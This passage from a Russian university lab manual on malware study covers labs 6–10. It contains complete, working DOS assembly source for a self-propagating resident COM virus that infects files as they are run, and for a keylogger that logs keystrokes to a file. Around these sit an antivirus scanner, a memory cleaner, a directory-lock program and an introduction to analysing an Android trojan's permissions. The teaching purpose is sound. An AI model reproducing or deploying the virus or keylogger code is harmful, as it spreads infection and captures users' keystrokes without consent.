- 4*. Добавить сохранение и восстановление области DTA.
- 5*. Использовать в качестве метки заражения значение поля секунды, времени создания/изменения файла и добавить соответствующие строки кода для реализации данной функциональности.

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, исходные тексты разработанных программ и исполняемые файлы с ними в электронном виде и выводы по результатам проделанной работы.

Контрольные вопросы

1. Что такое резидентный СОМ - вирус.
2. Какие способы работы использует резидентный СОМ вирус.
3. Как он перехватывает прерывания.
4. Как вирус выделяет память?
5. Объясните работу предложенного фрагмента из лабораторной.

ЛАБОРАТОРНАЯ РАБОТА № 6

"Исследование резидентного СОМ вируса "

Цель работы. Исследовать работу резидентного СОМ вируса способы выделения памяти, перехвата прерываний и установки резидентности.

Краткие теоретические сведения

Резидентные программы остаются в памяти, когда управление возвращается в DOS, затем постоянно находятся в памяти, при этом периодически получая управление. Реализуется данная функциональность обычно с помощью выделения памяти программе и перехватом какого-либо прерывания. Обычно резидентная программа состоит из двух частей: секции инициализации и резидентной части. Секция инициализации выделяет память, перехватывает прерывания и оставляет программу резидентной. Резидентная часть получает управление при вызове перехваченного прерывания и выполняет необходимые функции.

Стандартные способы выделения памяти, перехвата прерываний и оставления резидентом реализуются с помощью следующих подфункций.

Подфункция INT 21h	Вызов	Возврат
INT 27h - Оставить программу резидентной.	АН=27h DX= адрес последнего байта программы (считая от начала PSP)+1 Резидент ограничен размером 64 Кб	АХ – число реально прочитанных байт
31h Оставить программу резидентной	АН=31h DX= размер резидента в 16-байтных параграфах (> 06h), от начала PSP.	АХ – дескриптор файла
35h Получить адрес обработчика прерывания.	АН=35h, AL – номер прерывания.	ES - сегмент обработчика. BX – смещение обработчика.
25h Установить адрес обработчика прерывания	АН=25h, AL – номер прерывания. DS - сегмент обработчика. DX – смещение обработчика.	
48h Выделить память	АН=48h BX= размер блока в 16-байтных параграфах	CF=0, блок выделен АХ= сегментный адрес выделенного блока CF=1 ошибка АХ=7 - блоки управления памятью разрушены АХ=8 - недостаточно

		памяти (BX= размер максимального блока)
49h Освободить память	AH=49h ES= сегментный адрес освобождаемого блока	CF=0, блок освобожден CF=1 ошибка AX=9 - в ES неправильный адрес
4Ah Изменить размер блока памяти	AH=4Ah BX= новый размер ES= сегментный адрес модифицируемого блока	CF=0 CF=1 AX=7 блоки разрушены 8-не хватает памяти 9 -если ES содержит неверный адрес BX= максимальный размер доступный для этого блока
4Bh Запуск программы (EXEC) Родительская программа запускает дочернюю, после ее завершения управление передается родителю.	AH=04Bh AL=00h загрузить и выполнить AL=01h загрузить и не выполнять AL=03h загрузить оверлей ES:BX – адрес блока параметров DS:DX - адрес строки с именем запускаемой программы	

Помимо стандартных существуют не документированные способы выделения памяти и перехвата прерываний. Перехват прерывания прямой перезаписью адресов сегмента и смещения обработчика прерывания в таблице векторов прерываний. Выделение памяти осуществляется прямым изменением блоков описания памяти MCB и префикса программного сегмента PSP. В сегменте PSP изменяется поле по смещению 02h – сегментный адрес первого байта за памятью отведенной программе. В блоке MCB, структура которого показана ниже, изменяются все поля. Конкретные значения полей MCB можно посмотреть в отладчике. Блок MCB располагается в памяти строго перед PSP.

Структура MCB – блока управления памятью.

off	Size	Description
00h	1	Признак последнего блока. Z – последний. M – есть еще блоки.
01h	2	Адрес ассоциированного PSP. (для самой MS_DOS = 0008h)
03h	2	Размер блока памяти в параграфах, не считая самого MCB.
05h	3	Не используется
08h	4	Имя блока, обычно имя программы.

Далее приведен исходный код резидентного COM вируса, который заражает файлы внедрением в начало.

Выделяем память, копируем туда себя и запускаемся там с метки next

```
.model tiny
.code
org 100h
start:

    mov ah,4Ah
    mov bx,0FFFFh
    int 21h
    sub bx,(vir_size+15)/16+1
    mov ah,4Ah
    int 21h

    mov ah,48h
    mov bx,(vir_size+15)/16
    int 21h
    push ax
    mov es,ax
    xor di,di
    mov si,100h
    mov cx,vir_size
    rep movsb
    mov ax,offset next-100h
    push ax
    retf
```

Проверяем установлен ли наш вирус в памяти - вызываем int 21h с ax=0FFFFh, если уже установлен прыгаем на выход.

```
next:
    mov ax,0FFFFh
    int 21h
    test ax,ax
    jz exit
```

Устанавливаем наш обработчик прерывания int 21h.

```
set_int:
    push cs
    pop ds
    mov ax,3521h
    int 21h
    mov [Old_Int21_Off-100h],bx
    mov [Old_Int21_Seg-100h],es
    mov ah,25h
    lea dx,New_Int21
    int 21h
```

Восстанавливаем значения всех сегментных регистров.

```
exit:
    push ss
    push ss
    pop ds
    pop es
```

Восстанавливаем в памяти носитель, поднимаем его к PSP и передаем ему управление.

```
mov si,offset old_file
mov di,100h
mov cx,file_size
rep movsb
push ss
push 100h
retf
```

Далее идет резидентная часть, этапы функционирования которой имеют свою нумерацию и расположены не по порядку исполнения. Выполнение начинается с пункта 1 – метка New_Int21.

Закрываем файл и восстанавливаем регистры.

```
close_file:
    mov ah,3eh
    Pushf
```

```
call to_int21-100h
```

```
restore:
```

```
pop es  
pop ds  
pop DI ; popa ↓  
pop SI  
pop BP  
add SP, 2  
pop BX  
pop DX  
pop CX  
pop AX ; popa ↑
```

Прыжок на оригинальный обработчик int 21h.

```
to_int21:
```

```
Jump_Old_Int21 db 0eah  
Old_Int21_Off dw 0  
Old_Int21_Seg dw 0
```

Проверяем это запрос на зараженность памяти от другой копии вируса (ax=0FFFFh) или нет. Если да, то увеличиваем ax на 1 (становится ax=0) и возвращаемся из прерывания.

```
New_Int21:
```

```
cmp ax,0FFFFh  
jnz Check_4b  
inc ax  
iret
```

Проверяем вызывается подфункция запуска программы (4B00h), если нет – передаем управление оригинальному обработчику. Если да, сохраняем регистры.

```
Check_4b:
```

```
cmp ax,04b00h  
jnz to_int21  
push AX ; pusha ↓
```

```
push CX
push DX
push BX
push SP
push BP
push SI
push DI ; pusha ↑
push ds
push es
```

Открываем файл, это исполняемый файл и его имя уже в ds:dx.

```
mov ax,3d02h
pushf
call to_int21-100h
jc close_file
xchg ax,bx
```

В области видеопамати (0A000h) строим зараженную программу, для этого копируем в начало области тело вируса.

```
push cs
pop ds
mov ax,0a000h
mov es,ax
xor si,si
xor di,di
mov cx,vir_size
rep movsb
```

Читаем после тела вируса тело жертвы из файла.

```
mov ds,ax
mov ah,3fh
mov cx,0ffffh
mov dx,di
pushf
call to_int21-100h
```

Проверяем максимальный размер.

```
mov file_size-100h,ax  
cmp ax,0fd00h  
ja close_file
```

Проверяем начало жертвы на нашу сигнатуру – метку заражения.

```
mov ax,word ptr [di]  
cmp ax,0580Eh  
jz close_file
```

Проверяем не EXE ли это.

```
xor al,ah  
cmp al,17h  
jz close_file
```

Перемещаем указатель в начало жертвы.

```
mov ax,4200h  
xor cx,cx  
xor dx,dx  
pushf  
call to_int21-100h
```

Пишем зараженную программу в файл и прыгаем на следующий этап.

```
mov ah,40h  
xor dx,dx  
mov cx,file_size-100h  
add cx,di  
pushf  
call to_int21-100h  
jmp close_file
```

Область данных вируса и моделируемый носитель, состоящий из одной команды ret.

```
File_Size dw 1
vir_size=$-start
old_file: ret
end start
```

Порядок выполнения работы

1. Набрать пример резидентного СОМ вируса.
2. Исследовать его работу в отладчике.
3. Нарисовать для каждого этапа вируса, схематично механизм его работы.
4. Сделать в вирусе перехват обработчика INT 21h прямым изменением таблицы векторов прерываний.
- 5*. Сделать в вирусе выделение памяти прямым изменением МСВ.

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, исходные тексты разработанных программ и исполняемые файлы с ними в электронном виде и выводы по результатам проделанной работы.

Контрольные вопросы

1. Что такое резидентный вирус?
2. Каким образом происходит перехват прерываний?
3. Что такое МСВ?
4. Объясните работу предложенного фрагмента из лабораторной.

ЛАБОРАТОРНАЯ РАБОТА № 7

"Исследование работы антивируса на простейший СОМ вирус"

Цель работы. Исследовать работу простейшего антивируса.

Краткие теоретические сведения

Одним из самых часто встречаемых типов антивирусных программ - сканер, или программы сканирующего типа. Они ищут по сигнатуре, то есть по непрерывной последовательности байтов, характерной для той или иной вредоносной программы. Она содержится в только вредоносном файле и не содержится в чистых файлах.

Рассмотрим алгоритм работы простейшего антивирусного сканера, выполняющего поиск вируса в текущем каталоге.

Алгоритм работы простейшего антивирусного сканера.

1. Антивирус ищет файлы только в текущем каталоге
2. В начале файл проверяется на наличие команды `jmp`, если она присутствует, то осуществляется переход по адресу прыжка и сравнение 10 байт на совпадение с сигатурой.
3. После лечения файла, длина его будет отличаться от исходного СОМ программа.

Далее представлен антивирусный сканер на простейший перезаписывающий СОМ вирус (lab32.com):

```
.model tiny      ;Крошечная модель памяти – СОМ программа
.code           ;Определение единственного сегмента – кода
org 100h        ;Смещение регистра IP от начала сегмента
кода

start:
find_first:
    mov ah,4Eh
    lea dx,fmask    ; указание маски для поиска
find_first_next:
    int 21h          ; или вызывание 4Eh (поиск и открытие
первого) или 4Fh (открытие след)
```



```

        jc exit
open:
        mov ax,3D02h      ;открыть описатель файла
        mov dx,9Eh        ;указание на ASCIIZ имя файла в DTA по
умолчанию
        int 21h
        jc exit

        xchg ax,bx        ;читать файл через описатель
        mov ah,3Fh
        mov cx, ds:[9Ah]  ;размер берётся с DTA
        lea dx,file_body
        int 21h
        jc exit

        lea si,file_body
        mov al,priznak
        cmp al,byte ptr[si+3] ;есть ли 69 в начале

        jne find_next
        mov ax,[si+1]      ;читает адрес прыжка
        add ax,6           ;сравниваем сигнатуру с 4 байта
        add si,ax          ;Нашли начало тела вируса
        push si            ;записываем в стек значение начала
        mov di,offset sign
        mov cx,10          ;сигнатура длиной в 10 байт
        sravn:             ;сравнение сигнатуры и байтов по адресу
прыжка
                mov al,[si]
                cmp al,[di]
                jnz find_next
                inc si
                inc di
        loop sravn

                                ;Если сигнатура совпала это вирус! Лечим
его
        mov ax, 4200h      ;Указатель на начало файла
        xor cx, cx
        xor dx, dx
        int 21h

        mov ah, 40h        ;Записываем в файл
        mov dx,old_bytes_offset ;Байты области памяти по адресу
dx

```

```

        pop si                                ;
        add dx,si                             ;Учитываем что файл записан в
после программы
        mov cx, 4                             ;записываем 4 байта
        int 21h

        jc exit
        mov dx, si
        sub dx,offset file_body

        xor cx, cx
        mov ax, 4200h      ;Указатель на начало файла
        int 21h

        jc exit
        mov ah, 40h
        xor cx, cx
        int 21h
        jc exit
find_next:
        mov ah, 3Eh      ; Закреть описатель файла
        int 21h
        mov ah, 4Fh
        jmp find_first_next

exit:
        Ret
fmask db '*.com', 0 ;Область данных антивируса
priznak db 69h
old_bytes_offset dw 13Ah
sign db 0BBh, 00h, 01h, 8Ah, 86h, 41h, 02h, 8Ah, 0A6h, 42h
file_body equ $      ;указываем константу с помощью equ
end start

```

Порядок выполнения работы

1. Набрать, скомпилировать и исследовать работу простейшего антивируса из примера.
2. Добавить интерфейс с выводом сообщения о том, что файл заражен и запросом на лечение.
3. Добавить, чтобы в диалоге выводились имена проверяемых файлов и имя зараженного файла,

4*. Доработать, чтобы антивирус лечил EXE вирус из предыдущих лабораторных.

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, исходные тексты разработанных программ и исполняемые файлы с ними в электронном виде и выводы по результатам проделанной работы.

Контрольные вопросы

1. Какие виды антивирусов бывают.
2. Какие методы используют антивирусы.
3. Какие функции работают с файлами.
4. Какие команды можно применять в шифровании?
5. Объясните работу предложенного фрагмента из лабораторной.

ЛАБОРАТОРНАЯ РАБОТА № 8

"Создание антивирусного сканера памяти и файлов"

Цель работы. Исследование и анализ резидентного клавиатурного шпиона и разработка антивируса для него.

Краткие теоретические сведения

Резидентные вирусы имеют некоторые особенности, отличающие их от обычных вирусов других типов.

Далее приведен исходный текст клавиатурного шпиона, который резидентно отлавливает сообщения от клавиатуры и записывает их в файл.

```
.386
.model use16 tiny
.code
org 100h

start:
    jmp Install
    ;Данные резидентной секции
    EnWrFile db 0
    EnWrBuf db 1
    FName db 'myfile.bin',0
    Max = 50
    Count dw 0
    Buf db 100h dup (?)

New09h:
    push ds
    push cs
    pop ds
    cmp EnWrBuf,0
    jz OutOfHandler09h

    push ax
    push bx
    in al,60h
    mov bx,Count
    mov Buf[bx],al
```

```
inc Count
cmp bx,Max
jnz BufNotFull
mov EnWrBuf,0
mov EnWrFile,1
```

BufNotFull:

```
pop bx
pop ax
```

OutOfHandler09h:

```
pop ds
db 0EAh
old09_off dw 0
old09_seg dw 0
```

New28h:

```
push ds
push cs
pop ds
cmp EnWrFile,0
jz OutOFHandler28h

push ax
push bx
push cx
push dx
mov ah,3Ch
mov cx,2
mov dx,offset FName
int 21h

jc EndWr
mov bx,ax
mov ah,40h
mov cx,100h
mov dx,offset Buf
int 21h

mov ah,3Eh
int 21h
```

EndWr:

```
mov EnWrFile,0
pop dx
pop cx
pop bx
pop ax
```

OutOfHandler28h:

```
pop ds
db 0EAh
old28_off dw 0
old28_seg dw 0
ResSize=$-start
```

Install:

```
mov ax,3509h
int 21h

mov word ptr Old09_off,bx
mov word ptr Old09_seg,es
mov ax,2509h
mov dx,offset New09h
int 21h

mov ax,3528h
int 21h

mov word ptr old28_off,bx
mov word ptr old28_seg,es
mov ax,2528h
mov dx,offset New28h
int 21h

mov ax,3100h
mov dx,(ResSize+10Fh)/16
int 21h
```

end *start*

Далее представлена COM программа сканирования и лечения оперативной памяти от простейшего резидентного COM вируса.

Сканер оперативной памяти. Если последний обработчик в цепочке, то просто заменяем прерывания, если не последний, то пишем дальний прыжок на следующий обработчик.

Если последний блок MCB (memory control block), то присоединяем его к предыдущему. Вирус также может располагаться в блоке памяти без MCB.

```
.386
.model use16 tiny
.code
org 100h

start:
    xor ax,ax
    push ax
    pop ds
    push ds
    mov si,84h
    push si
    lodsw
    push ax
    lodsw
    mov ds,ax
    pop si
    lea di,sign
    mov cx,4
    repe cmpsb
    jnz find_MCB
    pop di
    pop es
    xor si,si
    jmp restore

find_MCB:
    pop di
    pop es
    push cs
```

```
pop ds
mov ah,52h ;Находим пре́вый МСВ
int 21h
dec bx
dec bx
mov ax,es:[bx]
push cs
pop es
mov dx,sign_off
```

find_next:

```
mov ds,ax
xor si,si
lodsb
dec si
add si,dx
lea di,sign
mov cx,4
repe cmpsb
jz find
cmp al,'Z'
jz exit
mov ax,ds
add ax,ds:[3]
inc ax
jmp find_next
```

find:

```
push cx
pop es
mov di,84h
xor si,si
mov ax,ds
xchg bx,ax
mov cl,4
mov ax,cs:vir_off
shr ax,cl
add bx,ax
mov ax,es:[di]
shr ax,cl
add ax,es:[di+2]
```



```

    cmp ax,bx
    jnz copy_jump

restore:
    add si,cs:vir_int_off
    movsw
    movsw
    jmp exit

copy_jump:
    add si,cs:vir_int_off
    push cs
    pop es
    mov di,offset int_off
    movsw
    movsw
    mov cx,5
    sub di,cx
    mov si,cs:vir_off
    xchg si,di
    push ds
    push es
    pop ds
    pop es
    rep movsb

exit:
    ret

    jump_int db 0EAh
    int_off dw 0
    int_seg dw 0
    sign_off dw 87h
    sign db 3dh,0ffh,0ffh,75h
    vir_off dw 97h
    vir_int_off dw 83h

end start

```

Порядок выполнения работы

1. Набрать пример шпиона.
2. Посмотреть его работу в отладчике.
3. Исследовать файл с логом нажатых клавиш.
- 4*. Переделать сканер памяти для лечения памяти от клавиатурного шпиона.

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, исходные тексты разработанных программ и исполняемые файлы с ними в электронном виде и выводы по результатам проделанной работы.

Контрольные вопросы

1. Какие виды антивирусов бывают.
2. Какие методы используют антивирусы.
3. Какие функции работают с файлами.
4. Какие команды можно применять в шифровании?
5. Объясните работу предложенного фрагмента из лабораторной.

ЛАБОРАТОРНАЯ РАБОТА № 9

"Защита от копирования с привязкой к параметрам компьютера"

Цель работы. Исследовать особенности функционирования защиты от копирования с привязкой к параметрам компьютера.

Краткие теоретические сведения

Существует много уникальных аппаратных особенностей ЭВМ, которые могут использоваться для привязки программного обеспечения к конкретному ЭВМ. Среди них как отдельные параметры, так и их совокупности - среди них серийный номер жесткого диска, материнской платы, модель процессора и так далее.

Далее представлена программа блокировки каталога от внешних изменений.

```
.186
.model tiny
.code
org 100h

start:
    mov ah,0E8h
    int 2Fh
    cmp al,0FFh
    jz uninst
    cmp byte ptr cs:[80h],0
    jz usage
    xor cx,cx
    mov cl,cs:[80h]
    mov di,81h

tobig:
    cmp byte ptr[di],61h
    jbe big
    and byte ptr[di],0DFh

big:
    inc di
    loop tobig
    mov ax,352Fh
```

```
int 21h
```

```
mov word ptr cs:old_2Fh,bx  
mov word ptr cs:old_2Fh+2,es  
mov ax,3521h  
int 21h
```

```
mov word ptr cs:old_21h,bx  
mov word ptr cs:old_21h+2,es  
mov ax,252Fh  
mov dx,offset cs:new_2Fh  
push cs  
pop ds  
int 21h
```

```
mov ax,2521h  
mov dx,offset cs:new_21h  
push cs  
pop ds  
int 21h
```

```
mov ah,09h  
mov dx,offset insmsg  
int 21h  
mov dx,1000h  
int 27h
```

uninst:

```
mov ah,09h  
mov dx,offset remmsg  
int 21h  
jmp exit
```

usage:

```
mov ah,09h  
mov dx,offset usemsg  
int 21h
```

exit:

```
ret
```

new_2Fh:

```
    cmp ah,0E8h
    jne o2Fh
    push ds
    push es
    pusha
    mov ax,2521h
    lds dx,cs:old_21h
    int 21h

    mov ax,252Fh
    lds dx,cs:old_2Fh
    int 21h

    mov es,word ptr cs:2Ch
    mov ah,49h
    int 21h

    push cs
    pop es
    mov ah,49h
    int 21h

    popa
    pop es
    pop ds
    mov al,0FFh
    iret
```

o2Fh:

```
    jmp cs:old_2Fh
```

new_21h:

```
    cmp ah,39h
    jz n21h
    cmp ah,3Ah
    jz n21h
    cmp ah,3Bh
    jz n21h
    cmp ah,3Ch
    jz n21h
```

```
cmp ah,3Dh
jz n21h
cmp ah,41h
jz n21h
cmp ah,43h
jz n21h
cmp ah,4Bh
jz n21h
cmp ah,4Eh
jz n21h
```

```
o21h:
    jmp cs:old_21h
```

```
n21h:
    cld
    pusha
    push es
    push ds
    push cs
    pop es
    mov di,offset curpath
    mov si,dx
    cmp byte ptr ds:[si+1],':'
    jz fullpath
    mov ah,19h
    int 21h
    mov dl,al
    inc dl
    add al,'A'
    mov ah,':'
    stosw
    mov ah,47h
    push ds
    push cs
    pop ds
    xchg si,di
    int 21h
    pop ds
    xchg si,di
    mov di,offset curpath
```

```
xor ax,ax
mov cx,67
repne scasb
dec di
cmp byte ptr ds:[di],'\ '
jz fullpath
mov al,'\ '
stosb
```

fullpath:

```
lods b
stos b
or al,al
jz eep
jmp fullpath
```

eep:

```
push cs
pop ds
mov si,offset curpath
mov di,82h
xor cx,cx
mov cl,cs:[80h]
dec cx
repe cmpsb
pop ds
pop es
popa
jne o21h
mov ax,3
push bp
mov bp,sp
or word ptr ss:[bp+6],1
pop bp
```

iret

```
old_2Fh dd 0
old_21h dd 0
usemsg db 'Usage: dirlock.com <directory_full_path>','$'
insmsg db 'Installed','$'
remmsg db 'Removed','$'
```

```
curpath db 67 dup(0)
```

```
end start
```

Порядок выполнения работы

1. Набрать пример, скомпилировать.
2. Исследовать его работу в отладчике, отметить принцип работы.
- 3*. Создать интерфейс (модуль) – внешнюю, подключаемую программу, функции которой вызываются в основной программе. Проверить работу программы с интерфейсом.

Содержание отчета по выполненной работе

Отчет должен содержать номер и наименование лабораторной работы, данные о студентах, ее выполнивших, исходные тексты разработанных программ и исполняемые файлы с ними в электронном виде и выводы по результатам проделанной работы.

Контрольные вопросы

1. Какие виды привязки к параметрам ЭВМ бывают.
2. Какие метод используется в данной лабораторной.
3. Какие функции работают с файлами.
4. Какие команды можно применять в шифровании?
5. Объясните работу предложенного фрагмента из лабораторной.

ЛАБОРАТОРНАЯ РАБОТА № 10

"Анализ вредоносного программного обеспечения"

Цель работы. Исследовать APK-файл на наличие подозрительной активности, изучить средства распаковки и анализа пакетов.

Краткие теоретические сведения

В операционной системе Android установочный пакет носит имя APK (Android application PacKage). APK представляет из себя ZIP - архив с четкой структурой файлов, которую распознает операционная система:

META-INF — каталог, содержащий файлы MANIFEST.MF, CERT.MF и CERT.RSA. Первые два — список всех файлов пакета и их контрольных сумм, последний содержит открытый ключ разработчика и созданную с помощью закрытого ключа цифровую подпись файла CERT.MF. Эти данные нужны, чтобы при установке пакета система смогла выяснить, что пакет не был модифицирован и действительно создан его автором. Это важно, так как нет возможности подделать цифровую подпись пакета (для этого нужен закрытый ключ), а модифицированный пакет придется подписывать другим ключом.

res — каталог, содержащий ресурсы приложения. Здесь находятся иконка (mipmap), переводы строк (values), изображения (drawable), а также описания интерфейса приложения (layout). Все их можно модифицировать, чтобы изменить внешний вид приложения. Правда, файлы XML придется сначала «разжать» — для улучшения производительности они хранятся в бинарном формате;

classes.dex — код приложения в форме байт-кода виртуальной машины Dalvik. Обычно приложения содержат только один такой файл, но, используя директиву multiDex, разработчик может заставить среду разработки разбить его на множество более мелких для улучшения производительности или преодоления ограничения на 65 536 методов в одном dex-файле;

AndroidManifest.xml — манифест приложения, хранящийся в формате бинарного xml, описывающий его структуру, включая активности, сервисы, обработчики событий, а также разрешения, требуемые приложением для работы.

Также пакет может содержать другие каталоги, например assets (любые файлы, включенные разработчиком) и lib (нативные библиотеки, созданные с использованием Android NDK).

По разрешениям, запрашиваемыми разработчиком, операционная система предоставляет доступ к необходимым службам, устройствам.

Если проводить аналогию с Windows, то приложение состоит из окон, называемых Activity. В конкретный момент времени обычно отображается одно Activity и занимает весь экран, а приложение переключается между ними. Если рассматривать приложение электронной почты, в нем одно Activity – список диалогов, другое – просмотр письма, третье – настройки. При работе пользователь перемещается между ними.

Содержимое Activity формируется из различных компонентов, называемых View. Самые распространенные View — это кнопка, поле ввода, текстовое поле.

Когда разработчику необходима работа в фоне, на помощь приходит Service, который прописывается в манифесте рядом с Activity. Сервис не использует UI, а запускать и останавливать сервисы можно из Activity и других сервисов. Также из Activity можно подключиться к уже работающему сервису и взаимодействовать с ним. В приложении электронной почты сервис будет выполнять задачу синхронизации электронных писем в фоне, их загрузки и вывода уведомлений о новых сообщениях. Такой сервис будет работать даже когда приложение закрыто, а устройство заблокировано.

Сервис и Activity запускаются через намерение (Intent), которое можно создать везде в контексте приложения – в сервисах, самих Activity или если есть соответствующие разрешения и приемники (BroadcastReceiver) – при системных событиях, таких как запуск устройства, новое SMS или другие.

Типичные разрешения, запрашиваемые приложением в файле манифесте.

Название разрешения	Описание
INTERNET	Позволяет приложению выполнять сетевые запросы.
READ_SMS	Позволяет приложению читать SMS-сообщения.
READ_EXTERNAL_STORAGE	Позволяет приложению читать из внешнего хранилища.
ACCESS_FINE_LOCATION	Позволяет приложению получать доступ к точному местоположению.
CAMERA	Требуется для доступа к камере устройства.
Описания всех разрешений доступны по ссылке: https://developer.android.com/reference/android/Manifest.permission	


Рассмотрим простейший троян-шпион для ОС Android – Xbot. Допустим, у нас имеется APK файл, и мы открываем его через файловый архиватор – уже видим все ресурсы приложения, но разархивировать ZIP пакет недостаточно. Чтобы разобраться в работе приложения, необходимо

декомпилировать файл classes.dex, затем деобфускировать (привести программу к понятному виду, после обфускации), перевести xml файлы из бинарного формата в текстовый, исследовать сертификат подписи приложения.

Для подобных работ используются утилиты: apktool, redare, jadx. Наиболее многофункциональным и простым в освоении инструментом является jadx. Далее рассматривается процесс работы через него.

Предлагаемые APK деобфускировать не нужно, разработчики не прибегали к использованию обфускации, но стоит учитывать, что декомпилированный код может быть неразборчив и придется восстанавливать имена классов и методов.

Пример кода после обфускации. Названия методов – a(), b(), переменная n.




После выбора APK файла, в обозревателе выберем APK Signature, чтобы исследовать сертификат приложения.

```
Subject: CN=TESTER, OU=WORK, O=TESTORG, L=US, ST=US, C=US
Valid from: Thu Dec 17 18:46:18 SAMT 2015
Valid until: Mon May 04 18:46:18 SAMT 2043
```

Разработчик информацию о себе скрыл, но можем сказать, что пакет был подписан в декабре 2015 года, а его подпись действительна до 2043 года, затем приложение перестанет устанавливаться на устройства.

Рассмотрим файл манифеста и отметим подозрительные разрешения:



Наиболее подозрительные разрешения:

- READ_SMS;
- RECEIVE_SMS;
- SEND_SMS;
- READ_CONTACTS;
- READ_PHONE_STATE;
- GET_TASKS;
- ACCESS_FINE_LOCATION.

По разрешениям и их описанию определим, к чему у приложения будет доступ:

- Читать SMS-сообщения;
- Получать SMS-сообщения;
- Отправлять SMS-сообщения;
- Читать контакты, созданные на устройстве;
- Читать состояние устройства, включая текущую информацию о сотовой сети, статус любых текущих вызовов и список любых аккаунтов, зарегистрированных на устройстве;
- Получать доступ к точному местоположению.

